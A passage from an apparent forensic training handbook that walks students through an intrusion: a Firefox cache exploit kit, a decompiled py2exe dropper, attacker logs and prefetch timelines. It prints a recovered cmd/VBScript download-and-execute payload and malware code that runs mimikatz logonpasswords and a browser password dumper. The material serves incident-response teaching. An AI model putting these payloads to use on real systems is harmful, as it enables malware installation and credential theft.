What can be read from this file is that it contains multiple `<iframe>` elements, each including separate .html file from `/wp-content/uploads/hk/task/opspy/` directory. Each html file contains a different exploit code trying to exploit different vulnerability.

Detailed analysis of Exploit-Kit is not part of this exercise, however students can try to search for `svchost.exe` occurrences in those files.




```

enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex
File Edit View Search Terminal Help
enisa@training:~/training/ex1/ff_cache/blog.mysportclub.ex$ grep -l 'svchost.exe' *
1533805c930c570f320d4815f45c30b7.html
1ff1a5eb5fe455641a17704db7e0a55.html
bc9168a823a10d974855abcc8c7d20e9.html
enisa@training:~/training/ex1/ff_cache/blog.mysportclub.ex$
    
```

Figure 72: Svchost.exe occurrences

Looks like `svchost.exe` phrase is present in three files. Student should try to open the first file. Additionally to make viewing easier it is good to replace all '`\n`' phrases with actual characters of new line.



```

.blog.mysportclub.ex$ cat 1533805c930c570f320d4815f45c30b7.html | sed -e 's/\n/\n/g' | less
    
```

Figure 73: View file

In the middle of the file there should be defined `cmd` variable which contains interesting code.



```
enisa@training: ~/training/ex1/ff_cache/blog.mysportclub.ex
File Edit View Search Terminal Help
var windows = (ua.indexOf(\"Windows\")>-1);

        var cmd = ({\"cmd\": \"cmd.exe /c \\"@echo Set objXMLHTTP=CreateObject(\"MSXML2.XMLHTTP\")\n>%tmp%\\exp.vbs&@echo objXMLHTTP.open \\\"GET\\\",\\\"http://blog.mysportclub.ex/wp-content/uploads/\nhk/5128f35c9b4be13788ba41bdb6d1fc1f/3568226350.exe\\\",false>>%tmp%\\exp.vbs&@echo objXMLHTTP.send()\n>>%tmp%\\exp.vbs&@echo If objXMLHTTP.Status=200 Then>>%tmp%\\exp.vbs&@echo Set objADOSTream=Create\nObject(\"\\adodb.stream\")>>%tmp%\\exp.vbs&@echo objADOSTream.Open>>%tmp%\\exp.vbs&@echo objADOSTream.Type=1 >>%tmp%\\exp.vbs&@echo objADOSTream.Write objXMLH\nTT.ResponseBody>>%tmp%\\exp.vbs&@echo objADOSTream.Position=1 >>%tmp%\\exp.vbs&@echo objADOSTream.\nSaveToFile \\"%tmp%\\svchost.exe\\\",2 >>%tmp%\\exp.vbs&@echo objADOSTream.Close>>%tmp%\\exp.v\nbs&@echo Set objADOSTream=nothing>>%tmp%\\exp.vbs&@echo End if>>%tmp%\\exp.vbs&@echo Set objXMLHTT\nP=nothing>>%tmp%\\exp.vbs&@echo Set objShell=CreateObject(\"WScript.Shell\")>>%tmp%\\exp.vbs&@echo\nobjShell.Exec(\"%tmp%\\svchost.exe\")>>%tmp%\\exp.vbs&cscript.exe %tmp%\\exp.vbs\\\"\\\".cmd;\n        if (true && windows) {\n            :\n        }\n    }\n}
```

Figure 74: Command in code

This command downloads some executable 3568226350.exe, saves it to %TMP% folder and then executes it. Knowing from the filesystem analysis that around the same time (13:02:57) when the Exploit-Kit pages were visited, svchost.exe file was created on the filesystem confirms that one of the exploits has worked. However at this point it is uncertain which exploit has worked.

Application logs analysis findings and conclusions:

- At 13:03:16 a Firefox crash report related to Flash plugin was generated.
 - From Firefox history it can be concluded that prior to the incident user was browsing Reddit and then visited blog.mycompany.ex website (13:02:46).
 - Analysis of Firefox cache files revealed a pattern typical for Exploit-Kits – multiple similarly named .html files from blog.mysportclub.ex were downloaded after visiting blog.mycompany.ex.
 - Analysis of cached blog.mycompany.ex index revealed it contains <iframe> element referring to <http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/index.php>
 - At least some of the .html files from <http://blog.mysportclub.ex/wp-content/uploads/hk/task/opspy/> contains code downloading some executable (3568226350.exe) and saving it to %TMP%/svchost.exe – what correlates with previous finding of svchost.exe being created in the filesystem around the same time.
 - Time of visit to blog.mycompany.ex correlates with the time of creation and execution of the update.exe process (Xtreme RAT).

7.5 Decompiling Python executable

Filesystem analysis revealed that at 13:10:03 UTC suspicious executable 54948tp.exe was created at %TEMP% path. Quick can show this file is PE32 executable most likely build from Python script using py2exe tool.

Figure 75: File type analysis

Students should try to extract from executable .pyc files using unpy2exe¹⁹ script. Two .pyc files should be extracted.

```
enisa@training:~/training/tools/unpy2exe$ cd ~/training/tools/unpy2exe/
enisa@training:~/training/tools/unpy2exe$ ls
pefile.py pefile.pyc README unpy2exe.py
enisa@training:~/training/tools/unpy2exe$ cp /mnt/part_c/Users/Peter/AppData/Local/Temp/54948tp.exe .
enisa@training:~/training/tools/unpy2exe$ mkdir out1 out2
enisa@training:~/training/tools/unpy2exe$ python2 unpy2exe.py -o out1 54948tp.exe
Magic value: 78563412
Code bytes length: 6269
Archive name: -
Extracting c:\Python27\lib\site-packages\py2exe\boot_common.py.pyc
Extracting tp.py.pyc
enisa@training:~/training/tools/unpy2exe$
```

Figure 76: Extracting files

Next using uncompyle6²⁰ tool students can try decompiling the bytecode in .pyc files to the original python code.


```
enisa@training:~/training/tools/unpy2exe$ uncompyle6 -o out2 -r out1/
decompiled 2 files: 0 okay, 0 failed
# decompiled 2 files: 0 okay, 0 failed
enisa@training:~/training/tools/unpy2exe$ ls out2/
c:\Python27\lib\site-packages\py2exe\boot_common.py.pyc_dis  tp.py.pyc_dis
enisa@training:~/training/tools/unpy2exe$
```

Figure 77: Decompiling the code

¹⁹ Extract .pyc files from executables created with py2exe <https://github.com/matiasb/unpy2exe> (last accessed 30.09.2016)

²⁰ Uncompyle6 <https://pypi.python.org/pypi/uncompyle6/> (last accessed 30.09.2016)

The most interesting code can be found in tp.py.pyc_dis. It starts with some DOWNLOAD_URL global variable pointing to data_32.bin on blog.mysportclub.ex server. Short after that there is some decryption function defined.



```


enisa@training: ~/training/tools/unpy2exe/out2
File Edit View Search Terminal Help
from win32com.shell.shell import ShellExecuteEx
from win32com.shell import shellcon
import win32com
DOWNLOAD_URL = 'http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin'
PATHS = {}

def decrypt(ct, iv):
    key = [iv] + list(ct[:-1])

```

Figure 78: Code containing URL

In the middle of the code there is a *get_toolz* function defined (called from main function). This function first downloads the file from DOWNLOAD_URL, decrypts it and then decompresses its contents into %APPDATA%/EpUpdate directory.




```

def get_toolz():
    resp = urllib2.urlopen(DOWNLOAD_URL) ← File download
    data = resp.read() ← File download
    data = decrypt(data, 'F')
    out_dir = os.path.join(os.getenv('APPDATA'), 'EpUpdate')
    if os.path.exists(out_dir):
        shutil.rmtree(out_dir)
    os.makedirs(out_dir)
    decompress(data, out_dir) ← Decompress into EpUpdate
    PATHS['tool_dir'] = out_dir
    if os.path.exists(os.path.join(out_dir, 'mmktz\\mimikatz.exe')):
        PATHS['mimikatz'] = os.path.join(out_dir, 'mmktz\\mimikatz.exe')
    if os.path.exists(os.path.join(out_dir, 'nmap\\nmap.exe')):
        PATHS['nmap'] = os.path.join(out_dir, 'nmap\\nmap.exe')
    if os.path.exists(os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')):
        PATHS['bpd'] = os.path.join(out_dir, 'bpd\\BrowserPasswordDump.exe')
    if os.path.exists(os.path.join(out_dir, 'nircmd\\nircmdc.exe')):
        PATHS['nircmd'] = os.path.join(out_dir, 'nircmd\\nircmdc.exe')
    return True

```

Figure 79: Get_toolz function

In the main function there is some SystemProfile in %TMP% directory referenced (data_dir). Then Mimikatz and Bpd tools are automatically executed.



```

enisa@training: ~/training/tools/unpy2exe/out2
File Edit View Search Terminal Help
def main():
    if not get_toolz():
        return
    PATHS['data_dir'] = os.path.join(os.getenv('TMP'), 'SystemProfile')
    if not os.path.exists(PATHS['data_dir']):
        os.makedirs(PATHS['data_dir'])
    if 'nmap' in PATHS:
        pass
    if 'mimikatz' in PATHS:
        os.chdir(PATHS['data_dir'])
        if os.path.exists('mimikatz.log'):
            os.remove('mimikatz.log') ←
    runcmd([PATHS['mimikatz'],
            'privilege::debug',
            'log',
            'sekurlsa::logonpasswords full',
            'exit'])
    if 'bpd' in PATHS:
        output = os.path.join(PATHS['data_dir'], 'bpd.log')
        runcmd([PATHS['bpd'], '-f', output])
    79,1
    92%

```

Figure 80: Main function

Next, students should check in Autopsy found %TMP%/*SystemProfile* directory reference. Inspection of this directory can reveal it contains a group of .log files. Beside bpd.log and mimikatz.log that were created around 13:14:48 as a result of execution of analysed Python script, there is also netscan/ directory and sysinfo.txt file. What's more, both were created several minutes after at 13:34:25 and 13:52:21.



| Current Directory: C:/ /Users/ /Peter/ /AppData/ /Local/ /Temp/ /SystemProfile/ | | | | | | |
|---|-------|--------------|---------------------------|---------------------------|---------------------------|---------------------------|
| | Type | NAME | WRITTEN | ACCESSED | CHANGED | CREATED |
| | d / d | .. / | 2016-08-16 15:10:35 (GMT) | 2016-08-16 15:10:35 (GMT) | 2016-08-16 15:10:35 (GMT) | 2016-07-14 14:26:50 (GMT) |
| | d / d | .. / | 2016-08-16 13:52:21 (GMT) | 2016-08-16 13:52:21 (GMT) | 2016-08-16 13:52:21 (GMT) | 2016-08-16 13:14:47 (GMT) |
| | r / r | bpd.log | 2016-08-16 13:14:50 (GMT) | 2016-08-16 13:14:50 (GMT) | 2016-08-16 13:14:50 (GMT) | 2016-08-16 13:14:50 (GMT) |
| | r / r | mimikatz.log | 2016-08-16 13:14:50 (GMT) | 2016-08-16 13:14:48 (GMT) | 2016-08-16 13:14:50 (GMT) | 2016-08-16 13:14:48 (GMT) |
| | d / d | netscan/ | 2016-08-16 13:59:36 (GMT) | 2016-08-16 13:59:36 (GMT) | 2016-08-16 13:59:36 (GMT) | 2016-08-16 13:52:21 (GMT) |
| | r / r | sysinfo.txt | 2016-08-16 13:34:59 (GMT) | 2016-08-16 13:34:25 (GMT) | 2016-08-16 13:34:59 (GMT) | 2016-08-16 13:34:25 (GMT) |

Figure 81: Log files

Inspection of sysinfo.txt file shows it contains results of several commands gathering information about local system (on routing, local users, network settings).

```
enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Temp/SystemProfile
File Edit View Search Terminal Help
Ethernet adapter Ethernet:

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter
Physical Address. . . . . : 08-00-27-FF-D4-3F
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::28b6:9ble:817d:11e5%6(Preferred)
IPv4 Address. . . . . : 192.168.5.100(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Default Gateway . . . . . : 192.168.5.1
DHCPv6 IAID . . . . . : 50855975
DHCPv6 Client DUID. . . . . : 00-01-00-01-1F-19-57-54-08-00-27-FF-D4-3F
DNS Servers . . . . . : 192.168.5.10
NetBIOS over Tcpip. . . . . : Enabled

82,0 -1      4%
```

Figure 82: Sysinfo.txt file

Moreover netscan/ directory seems to contain port scan results of three hosts on the local network. 192.168.5.1, 192.168.5.10, 192.168.5.15.

| Current Directory: C:/ /Users/ /Peter/ /AppData/ /Local/ /Temp/ /SystemProfile/ /netscan/ | | | | | | |
|---|----------|------------------|---------------------------|----------------------------|---------------------------|---------------------------|
| | | ADD NOTE | | GENERATE MD5 LIST OF FILES | | |
| DEL | Type | NAME | WRITTEN | ACCESSED | CHANGED | CREATED |
| d / d | dir / in | .. / | 2016-08-16 13:52:21 (GMT) | 2016-08-16 13:52:21 (GMT) | 2016-08-16 13:52:21 (GMT) | 2016-08-16 13:14:47 (GMT) |
| d / d | dir / in | ./ | 2016-08-16 13:59:36 (GMT) | 2016-08-16 13:59:36 (GMT) | 2016-08-16 13:59:36 (GMT) | 2016-08-16 13:52:21 (GMT) |
| r / r | | 192.168.5.1.xml | 2016-08-16 13:59:34 (GMT) | 2016-08-16 13:59:29 (GMT) | 2016-08-16 13:59:34 (GMT) | 2016-08-16 13:59:29 (GMT) |
| r / r | | 192.168.5.10.xml | 2016-08-16 13:59:36 (GMT) | 2016-08-16 13:59:34 (GMT) | 2016-08-16 13:59:36 (GMT) | 2016-08-16 13:59:34 (GMT) |
| r / r | | 192.168.5.15.xml | 2016-08-16 13:59:49 (GMT) | 2016-08-16 13:59:36 (GMT) | 2016-08-16 13:59:49 (GMT) | 2016-08-16 13:59:36 (GMT) |

Figure 83: Netscan directory

From the .xml files it can be read that network scanning was done at 13:59:29, 13:59:34, and 13:59:36 using Nmap 7.12 from EpUpdate directory. Exact command used to start scanning can be also read.

```
enisa@training:/mnt/part_c/Users/Peter/AppData/Local/Temp/SystemProfile/netscan
File Edit View Search Terminal Help
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE nmaprun>
<?xmlstylesheet href="file:///C:/Users/Peter/AppData/Roaming/EpUpdate/nmap/nmap.xsl" type="text/xsl"?>
<!-- Nmap 7.12 scan initiated Tue Aug 16 15:59:34 2016 as: C:\\Users\\Peter\\AppData\\Roaming\\EpUpdate\\nmap\\nmap.exe -sS -n --reason -oX C:\\Users\\Peter\\AppData\\Local\\Temp\\SystemProfile\\netscan\\192.168.5.10.xml 192.168.5.10 -->
<nmaprun scanner="nmap" args="C:\\Users\\Peter\\AppData\\Roaming\\EpUpdate\\nmap\\nmap.exe -sS -n --reason -oX C:\\Users\\Peter\\AppData\\Local\\Temp\\SystemProfile\\netscan\\192.168.5.10.xml 192.168.5.10" start="1471355974" startstr="Tue Aug 16 15:59:34 2016" version="7.12" xmloutputversion="1.04">
@
```

1,1

Top

Figure 84: Contents of XML files



54948tp.exe decompilation findings and conclusions:


- 54948tp.exe is a Python script build with py2exe.
- Script downloads file from the same network location where Exploit-Kit was located (http://blog.mysportclub.ex/wp-content/uploads/hk/files/data_32.bin) and then unpacks its contents to %APPDATA%\EpUpdate. Downloaded file contains toolset later used by attacker (e.g. nmap scanner).
- 54948tp.exe was most likely executed between 13:10:03 (creation of 54948tp.exe on disk) and 13:14:47 (creation of EpUpdate directory).
- 54948tp.exe creates %TMP%\SystemProfile to which result files are saved.
- Based on log files found in SystemProfile directory analyst can assume that attacker was interested in gathering information about infected system and local network (port scans).
- Network scans were performed around 13:59:XX UTC.
- At 13:34:25 (creation time of sysinfo.txt file) possibly were executed some local commands gathering information about local system.

7.6 Prefetch analysis

Windows 10 prefetch files use different format than in previous Windows versions²¹. This causes some older forensic tools to incorrectly parse prefetch files while some other²² tools/scripts need to be executed natively on Windows and doesn't work correctly under Wine.

In this task students will use 505Forensics script²³ utilizing libscca²⁴ library. This script can be run against single prefetch file or entire Prefetch/ directory. For the output it will produce binary name, number of executions, hash value and timestamps of last seven executions of given binary.

Script can be found at ~/training/tools/win10_prefetch/. By default it outputs data in CSV format. Students should save output to separate file and then open it in LibreOffice Calc.



```
~/training/tools/win10_prefetch$ python2 w10pf_parse.py -d /mnt/part_c/Windows/Prefetch/ > prefetch.csv
~/training/tools/win10_prefetch$ libreoffice5.0 prefetch.csv
```

Figure 85: Prefetch script


LibreOffice should correctly propose separating values by commas and in the Text Import window; students should just click OK.

²¹ A first look at Windows 10 prefetch files <http://blog.digital-forensics.it/2015/06/a-first-look-at-windows-10-prefetch.html> (last accessed 30.09.2016)

²² Parse Windows Prefetch files <https://github.com/PoorBillionaire/Windows-Prefetch-Parser> (last accessed 30.09.2016)

²³ Script Release: Parsing Windows 10 Prefetch Files on Linux <http://www.505forensics.com/windows-10-prefetch/> (last accessed 30.09.2016)

²⁴ Library and tools to access the Windows Prefetch File (SCCA) format <https://github.com/libyal/libscca> (last accessed 30.09.2016)


Figure 86: LibreOffice

Next students should select all data cells and from Data menu choose sort. Then choose column D (Last Run Time 0) for primary sort key (Sort Key 1).

| A | B | C | D | E | F | G | H | I | J | K | |
|----|------------------|-----------|---------------|---------------------|---------------------|---------------------|---------------------|---------------------|---------------------|---------------------|---------------------|
| 1 | Executable Name | Run Count | Prefetch Hash | Last Run Time 0 | Last Run Time 1 | Last Run Time 2 | Last Run Time 3 | Last Run Time 4 | Last Run Time 5 | Last Run Time 6 | Last Run Time 7 |
| 2 | MMIADAP.EXE | 11 | F8DFDFA2 | 2016-08-16 12:58:38 | 2016-08-03 11:43:09 | 2016-08-01 07:38:37 | 2016-07-27 11:47:05 | 2016-07-26 08:21:22 | 2016-07-19 10:35:52 | 2016-07-15 17:46:54 | |
| 3 | SCRIPT-FU.EXE | 1 | C4341751 | 2016-07-15 18:01:34 | N/A | N/A | N/A | N/A | N/A | N/A | |
| 4 | LOGONUI.EXE | 4 | 9140401 | 2016-07-26 08:07:56 | 2016-07-15 16:12:22 | 2016-07-14 14:26:57 | 2016-07-14 14:24:07 | N/A | N/A | N/A | N/A |
| 5 | NGENTASK.EXE | 15 | BB7F7010 | 2016-08-16 15:00:46 | 2016-08-16 15:06:55 | 2016-08-16 15:00:56 | 2016-08-16 15:00:57 | 2016-08-16 13:22:13 | 2016-08-11 13:28:07 | 2016-08-11 13:25:25 | 2016-08-01 09:48:47 |
| 6 | NETSTAT.EXE | 1 | 5A5A908F | 2016-08-16 13:34:50 | N/A |
| 7 | HELPER.EXE | 1 | A9FC12DB | 2016-08-03 12:01:32 | N/A |
| 8 | SKYPE.EXE | 1 | 15F6FAD17 | 2016-08-03 11:52:11 | N/A |
| 9 | WINDOWS-KB980893 | 1 | 14C40BE8A | 2016-08-16 13:05:57 | N/A |
| 10 | INSTALLAGENT.EXE | 29 | 2CA93386 | 2016-08-16 14:13:45 | 2016-08-16 13:00:34 | 2016-08-11 13:28:11 | 2016-08-11 11:45:27 | 2016-08-03 11:44:17 | 2016-08-01 08:46:33 | 2016-08-01 07:37:41 | |
| 11 | DSMUSERTASK.EXE | 2 | 35CC97B6 | 2016-07-14 13:34:50 | 2016-07-14 13:34:44 | N/A | N/A | N/A | N/A | N/A | |
| 12 | CONTROLEXE | 5 | 817FBFD1 | 2016-08-16 12:57:23 | 2016-07-26 08:28:01 | 2016-07-15 17:12:03 | 2016-07-15 17:04:29 | 2016-07-14 13:36:53 | N/A | N/A | N/A |
| 13 | OPENWITH.EXE | 2 | 25C93EB16 | 2016-08-11 13:54:06 | 2016-07-15 17:49:06 | N/A | N/A | N/A | N/A | N/A | N/A |
| 14 | CONSENT.EXE | 18 | 531BD9EA | 2016-08-16 13:50:29 | 2016-08-16 13:03:02 | 2016-08-16 12:58:49 | 2016-08-03 11:57:54 | 2016-07-26 08:33:38 | 2016-07-15 17:53:31 | 2016-07-15 17:48:22 | 2016-07-15 17:12:06 |
| 15 | SEARCHINDEXER.B | 6 | A4A6353B | 2016-08-16 12:55:40 | 2016-08-03 11:39:21 | 2016-07-19 10:33:03 | 2016-07-15 17:43:09 | 2016-07-15 17:34:11 | 2016-07-15 17:01:40 | N/A | N/A |
| 16 | SIHOST.EXE | 2 | 22C4C53B | 2016-08-16 12:55:36 | 2016-07-14 14:24:10 | N/A | N/A | N/A | N/A | N/A | N/A |
| 17 | RDSNPFX.EXE | 1 | B55F4711 | 2016-07-15 17:01:44 | N/A |
| 18 | SPPSVC.EXE | 416 | B0F8131B | 2016-08-17 11:58:38 | 2016-08-17 11:28:38 | 2016-08-17 11:17:19 | 2016-08-17 10:58:38 | 2016-08-17 10:28:38 | 2016-08-17 09:58:38 | 2016-08-17 09:28:37 | 2016-08-17 08:58:37 |
| 19 | ARP.EXE | 1 | 12BC39967 | 2016-08-16 13:34:50 | N/A |
| 20 | ANTIALIAS.EXE | 1 | A0BE132E | 2016-07-15 18:01:34 | N/A |

Figure 87: Table




Figure 88: Sorting columns

Table data should now be sorted by last run time of the binaries.

Next scrolling down to the time of the incident, students can find that update.exe binary was run two times at 13:03:03 and 13:03:04.

| | A | B | D | E | F | G |
|-----|------------------|-----------|---------------------|---------------------|---------------------|---------------------|
| 1 | Executable Name | Run Count | Last Run Time 0 | Last Run Time 1 | Last Run Time 2 | Last Run Time 3 |
| 104 | PLUGIN-CONTAINER | 15 | 2016-08-16 13:03:00 | 2016-08-16 12:56:01 | 2016-08-03 11:53:01 | 2016-08-03 11:45:16 |
| 105 | FLASHPLAYERPLUS | 8 | 2016-08-16 13:03:01 | 2016-08-16 13:03:01 | 2016-07-26 08:26:43 | 2016-07-26 08:26:43 |
| 106 | UPDATE.EXE | 2 | 2016-08-16 13:03:04 | 2016-08-16 13:03:03 | N/A | N/A |
| 107 | WINDOWS-KB89083 | 1 | 2016-08-16 13:05:57 | N/A | N/A | N/A |
| 108 | MRT.EXE | 2 | 2016-08-16 13:06:18 | 2016-07-19 11:15:09 | N/A | N/A |

Figure 89: Update.exe run time
